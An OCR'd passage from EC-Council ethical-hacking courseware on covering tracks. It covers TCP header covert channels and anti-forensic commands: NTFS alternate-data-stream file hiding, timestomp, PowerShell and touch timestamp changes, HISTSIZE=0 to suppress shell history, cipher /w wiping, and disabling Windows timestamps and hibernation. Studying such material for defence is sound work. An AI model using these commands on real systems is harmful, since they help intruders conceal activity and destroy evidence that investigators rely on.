
  TCP parameters can be used by the attacker to distribute the payload and to create covert channels. Some of the TCP fields where data can be hidden are as follows:

  - **IP Identification Field:** This is an easy approach in which a payload is transferred bitwise over an established session between two systems. In this approach, one character is encapsulated per packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCP Acknowledgement Number:** This approach is quite difficult as it uses a bounce server that receives packets from the victim and sends it to an attacker. Here, one hidden character is relayed by the bounce server per packet.
- **TCP Initial Sequence Number:** This method also does not require an established connection between the two systems. Here, one hidden character is encapsulated per SYN request and reset packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks on an OS

- **Windows**

  NTFS has a feature called ADS that allows attackers to hide a file behind other normal files. Steps to hide files using NTFS are as follows:

  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in the C drive where the SecretFile.txt file is hidden inside the LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)




Figure 6.212: Covering tracks on Windows OS

Modifying Time

```
timestomp file_name.doc -z "<Date> <time>"
```

(or)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`powershell -Command "(Get-Item $File_name).LastWriteTime = $(Get-Date).AddHours(-10)"`

This command is useful for changing the access time of specific files. Using this command, an attacker can rewrite the date and time of last access to hide traces and mislead the investigation.

- **UNIX/LINUX**

  Files in UNIX can be hidden just by appending a dot (.) in front of a file name. In UNIX, each directory is subdivided into two directories: current directory (.) and parent directory (..). Attackers give these a similar name like ". " (with a space after .). These hidden files are usually placed in /dev, /tmp, and /etc.

  An attacker can also edit the log files to cover their tracks. However, sometimes, using this technique of hiding files, an attacker can leave his/her trace behind because the command he/she used to open a file will be recorded in a .bash_history file. A smart attacker knows how to overcome such a problem; he/she does so by using the **`export HISTSIZE=0`** command.




Figure 6.213: Covering tracks on UNIX OS

Modifying Date and Time

- **`touch -a -d '<date> <time>' $File_name`**

  The above command is useful for changing the access time of a specific file. Using the touch command, attackers can change the date and time as per their requirement. This command is executed only if an attacker can manage to steal admin credentials.

- **`touch -m -d '<date> <time>' $File_name`**

  Attackers can also use the same command with the parameter "-m" to change the date and time of last modification to mislead security professionals. In both cases, the parameter "d" updates the modification or access date/time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`

```
Administrator: Command Prompt
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....................................................................................
Writing 0xFF
.....................................................................................
Writing Random Numbers
.....................................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....................................................................................
Writing 0xFF
.....................................................................................
Writing Random Numbers
.....................................................................................
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.

To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.

The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`
- Use the following command to overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.214: Screenshot of Cipher.exe command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality


Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp



Disable Windows Hibernation


Disable Windows hibernation using the **Registry Editor** or **powercfg** command




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)

